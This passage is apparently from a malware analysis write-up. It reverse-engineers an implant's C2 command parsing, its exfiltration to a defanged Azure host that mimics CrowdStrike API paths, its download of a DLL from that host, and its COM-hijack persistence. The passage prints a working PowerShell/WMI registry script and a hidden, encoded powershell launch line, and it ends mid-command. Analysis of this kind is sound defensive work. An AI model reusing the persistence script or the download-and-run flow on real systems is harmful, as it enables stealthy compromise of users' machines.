
This finalises the extraction of the C2 reply and we can proceed to the analysis of the final step, the execution of the reply.
C2 command execution
The malware parses the decrypted C2 reply in json like fashion:

- It looks for the occurrence of the string
"commands":[ - If this string is found it looks for
[after the start of the match and moves the cursor behind it, i.e. into the array - A while loop is started to parse all commands in the array
- It looks for the strings
"id":and"cmd":after the current cursor position and if there are matches it requires theidstring to be before thecmdstring - If no
cmdstring is found, the last command has been handled and it breaks out of the while loop
After that it parses the id field by taking care of escape characters:

The parsing of the cmd field proceeds in similar fashion.
After the command is parsed into mw_buf, the code compares it to hard coded list and invokes the corresponding functions:

Performing a grep of the strcmp call patterns, the following commands seem to exist:
__deploy_comhijack__list_comhandlers__sharpstay__deploy_service__deploy_bits__deploy_activesetup__deploy_wmi__persist_wmi__deploy_mof_stealth__persist_mof_stealth__deploy_mof__persist_mof__wmi_status__persist_status__remove_wmi__bits_status__remove_bits__activesetup_status__remove_activesetup__deploy_ifeo__ifeo_status__remove_ifeo__elevate__uac_run__shellcode__bof__inject__pslist__spawn_as_user__ps__sleep__update__restage_same__run__migrate__self_destruct
Deploy ComHijack
In the following, we will have a detailed look at the functionality for the command __deploy_comhijack.
The analysis of the remaining commands should be similar, but a complete documentation of all functions is out of scope for this writeup.
When following the code flow of the highlighted if statement from the previous screenshot we arrive at the code that is executed if the command passed by the operator corresponds to __deploy_comhijack:

What is odd is the variable var_4036 which is used but does not seem to be initialised.
Looking at the stack in BinaryNinja one can understand what the content of that variable is:

In this screenshot, the variable mw_buf at address 0x4048 points to the command string, i.e. in this case __deploy_comhijack.
- The length of that string is 18 characters.
- The variable
var_4036is located at address0x4036. - The offset between these variables is exactly
0x4048 - 0x4036 = 18.
This means that it points to the arguments provided to the command __deploy_comhijack.
Looking at the code that follows one can guess that this parameter that is being parsed is a CLSID.
If the parsing of that CLSID and the conversion to a wide string fail, it sets it to a default CLSID {9885AEF2-BD9F-41E0-B15E-B3141395E803}.
According to a blog post (link), this default CLSID corresponds to the task \Microsoft\Windows\Maps\MapsToastTask.
Exfiltration
Before digging into the functionality of mw_fn_deploy_com_hijack, we will check what the function does with its output:

The code we follow is the one that is called after the nested if statements that execute the different commands provided by the operator.
Therefore, it seems like this will be executed for each command.
Just like in the reconnaissance phase, the code creates a json object containing two fields, id and output.
The id simply uses the ID that was provided by the operator to link the output provided in the output field to that specific command.
Then, again just like in the reconnaissance exfiltration, the json object is first encrypted (mw_fn_mac_encrypt_collected_data) and base64-encoded in a url-safe manner (mw_fn_base64_encoding) using functions that we have already analysed before.
Using WinHTTPOpen, a handle is created to connect to the URL:
hxxps://fgjdikfhngkdfngf.eastus.cloudapp.azure[.]com/api/v2/crowdstrike/entities/detections/v2
with the same user agent as observed to reconnaissance exfiltration.
This time, the exfiltration happens via POST request:

The encrypted and base64-encoded data is provided in lpOptional argument of the WinHttpSendRequest API, i.e. in the body of the POST request.
For the rest, the HTTP headers are equivalent to what we have seen.
Com Hijacking
The body of the function mw_fn_deploy_com_hijack looks as follows:

The function takes as input the CLSID.
It calls mw_fn_download_and_write_dll which takes as input a mutable buffer that will contain the path of a written DLL which is then passed to mw_fn_deploy_com_hijack_using_dll together with the CLSID that takes care of registering the DLL and performing the actual com hijack.
Let us start by looking at the function mw_fn_download_and_write_dll:

It starts by constructing a download URL path:
/api/v2/crowdstrike/entities/sensor-installers/v1/wermgr_8d3da6c2
This URL path is passed to mw_download_mz together with a buffer. The body of that function looks as follows:

It starts by constructing the download URL:
hxxps://fgjdikfhngkdfngf.eastus.cloudapp.azure[.]com/api/v2/crowdstrike/entities/sensor-installers/v1/wermgr_8d3da6c2
which is passed to the function mw_fn_winhttp_crowdstrike_ua that (as we analysed before), performs a GET request to the URL and returns the result in arg2.
If the first two bytes of the response correspond to the MZ header they are returned.
This indicates that a PE32 file is being downloaded.
After the call to mw_download_mz, the function mw_construct_dll_output_path is called to construct the path of the DLL on disk and store the path in the parameter passed to the function.
The body of the function looks as follows:

It starts by calling mw_fn_get_username_and_check_privs_delegate to determine the user's privileges (the function has been analysed before).
If no elevate privileges are found, GetEnvironmentVariableW is used to retrieve the paths of APPDATA or in case of failure (0) the path of LOCALAPPDATA.
If both fail, C:\Users\Public is used as a fallback.
If the user has elevated privileges, it tries to read the path in PROGRAMDATA and if that fails, it falls back to C:\ProgramData.
It then constructs the path of the DLL, which for a user with elevated privileges and failure to read the PROGRAMDATA environment variable would read:
C:\ProgramData\Microsoft\wermgr_8d3da6c2.dll
Once the path is stored in mw_dll_path, a copy is created in mw_dll_path_cp:

In that copy, the code searches for the last occurrence of \\ and stores the corresponding index in rax_1.
This backslash separates the path from the filename of the DLL.
The last backslash in mw_dll_path_cp is then set to 0, effectively terminating the string after the path of the DLL and cutting of the DLL file name.
CreateDirectoryW is called to create the directory.
After that, CreateFileW is called by passing mw_dll_path which contains the full path including file name of the DLL to get a handle to the DLL file.
If it fails a detailed error message is constructed and returned to the caller.
Not shown in the screenshot is the call to WriteFile which actually writes the DLL to disk.
This completes the tasks performed by the function mw_fn_download_and_write_dll.
The CLSID and the path to the DLL are then passed to the function mw_fn_deploy_com_hijack_using_dll:

It converts both the CLSID and the path to the DLL from wide strings to strings and constructs the following script (for a user with elevated privileges and failure to read to the PROGRAMDATA env variable):
$h=2147483649;
$k='Software\Classes\CLSID\{9885AEF2-BD9F-41E0-B15E-B3141395E803}\InProcServer32';
$r=[WMIClass]'root\default:StdRegProv';
$c1=$r.CreateKey($h,$k).ReturnValue;
$c2=$r.SetStringValue($h,$k,'','C:\ProgramData\Microsoft\wermgr_8d3da6c2.dll').ReturnValue;
$c3=$r.SetStringValue($h,$k,'ThreadingModel','Both').ReturnValue;
CreateKey=$c1 Default=$c2 ThreadingModel=$c3
The value in $h designates the HKEY_CURRENT_USER registry hives. The code effectively sets the default key in Software\Classes\CLSID\{9885AEF2-BD9F-41E0-B15E-B3141395E803}\InProcServer32 to the path of the DLL and the sub-key ThreadingModel to Both.
The script effectively creates a per-user COM registration by specifying the COM ID and registers a DLL as the COM in-process server, meaning that the DLL is loaded when the COM class is activated.
In addition, it configures its threading model.
This sets up the COM hijacking that is being used as persistence.
The constructed command seen above is passed to the function mw_fn_comhijack:

It creates a buffer that is capable of holding the com hijack setup code from above with an additional 0x95 bytes.
It then copies the first part of the command in the buffer and appends the com hijack setup code.
The full command that was constructed is base64 encoded.
This encoded blob is used to construct the final powershell command that is used to perform the COM hijacking using WMI:

The command reads:
powershell.exe -NoProfile -NonInteractive -WindowStyle Hidden -ExecutionPolicy Bypass -OutputFormat Text -EncodedCommand <BASE64_ENCODED_COM_HIJACKING_CODE>
Next the process creates an anonymous pipe using CreatePipe. The write handle of the pipe is assigned to the hStdOutput and hStdError members of the startupInfo that is passed to the process executing the powershell command that performs the com hijacking through a call to CreateProcessA:

The process writes the standard output and the errors to the pipe from where they are read and returned to the caller (and exfiltrated to the C2 server as described above).
List Com Handlers
When the operators uses the command __list_comhandlers, the following command is executed:
Get-ScheduledTask | ForEach-Object { $t=$_;
